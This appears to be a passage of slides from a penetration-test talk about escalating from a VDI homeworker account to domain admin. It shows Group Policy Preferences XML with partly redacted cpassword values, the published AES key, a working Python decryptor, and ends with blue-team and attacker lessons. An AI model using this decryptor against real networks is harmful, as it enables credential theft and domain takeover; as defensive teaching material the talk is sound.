Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="Administrator" image="0" changed="2019-03-21 12:21:50" uid="{F0253152-1340-4A9E-B5FC-B5B6976DAC5F}"><Properties action="C" fullName="" description="" cpassword="Ij3+/kB+06RQvD...qvsGinJxqxwZtBrtkew891E" changeLogon="0" noChange="0" neverExpires="0" acctDisabled="0" userName="Administrator"/></User>
```

DRIVES.XML

```
<Drive clsid="{935D1B74-9CB8-4e3c-9914-7DD559B7A417}" name="I:" status="I:"
image="1" changed="2011-10-10 10:29:31"
uid="{2F8C098A-DB4F-462A-811A-D4097EF18734}" bypassErrors="1"><Properties
action="R" thisDrive="NOCHANGE" allDrives="NOCHANGE"
userName="IP\ElenchiNDG" path="\\IP\ElenchiNDG" label="ElenchiNDGPreProd"
persistent="1" useLetter="0" letter="I"
cpassword="CKD/HxUWhC...BwIRZlh2jazI"/></Drive>
```

THANK YOU MICROSOFT

2.2.1.1.4 Password Encryption

02/14/2019 • 2 minutes to read

Is this page helpful?

All passwords are encrypted using a derived Advanced Encryption Standard (AES) key. <3>

The 32-byte AES key is as follows:

4e 99 06 e8 fc b6 6c c9 fa f4 93 10 62 0f fe e8 f4 96 e8 06 cc 05 79 90 20 9b 09 a4 33 b6 6c 1b

THANK YOU MICROSOFT

```
import binascii
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad
 from base64 import b64decode
def b64decode_addpadding(b64input):
   try:
       return b64decode(b64input)
   except binascii.Error:
       return None
KEY = bytes.fromhex("4e9906e8fcb66cc9faf49310620ffee8f496e806cc057990209b09a433b66c1b")
IV = b" \setminus x00" * 16
encryptor = AES.new(KEY, AES.MODE_CBC, IV)
b64_ciphertext = input("cpassword: ")
while (ciphertext := b64decode_addpadding(b64_ciphertext)) is None:
   b64_ciphertext = f"{b64_ciphertext}="
plaintext = unpad(encryptor.decrypt(ciphertext), 16)
print(plaintext.decode("utf-16-le"))
vitto@arch-vitto ~ % python3 microsoft_decrypt.py
cpassword: Ij3+/kB+06
                                                                         vsGinJxqxwZtBrtkew89lE
                   ech/4u
Har
vitto@arch-vitto ~ % python3 microsoft_decrypt.py
                                                           wIRZlh2jazI
cpassword: CKD/HxUl
el:
           D9
```

Privilege escalation WELCOME, ADMIN

The password related to the Administrator account is valid in 5 different randomically selected systems, including a domain controller.

From here the path to the heaven is close enough...

Privilege escalation

WELCOME, ADMIN

From homeworker to server(s) admin

PART V LESSON LEARNED

Lesson Learned

Blue Team

- VDI guest aren't firewall, proper network segregation is mandatory.
- One (virtual) image to rule them all doesn't work, too many software are needed to fulfil the requirements of different working groups
- Don't insert credentials inside group policy preferences (or it will be stored in SYSVOL in a really vulnerable ways)
- Implement GPO and locking features in attempt to limit a motivated attacker isn't that easy...

PART VI LESSON LEARNED

Lesson Learned

Attacker

- Old tricks first, latest eve as last resort
- Invest time to look out the features of the whitelisted software, those can be useful to perform a sandbox escape from controlled environments
- When you're hacking windows, sometimes Microsoft is your best friend

THE END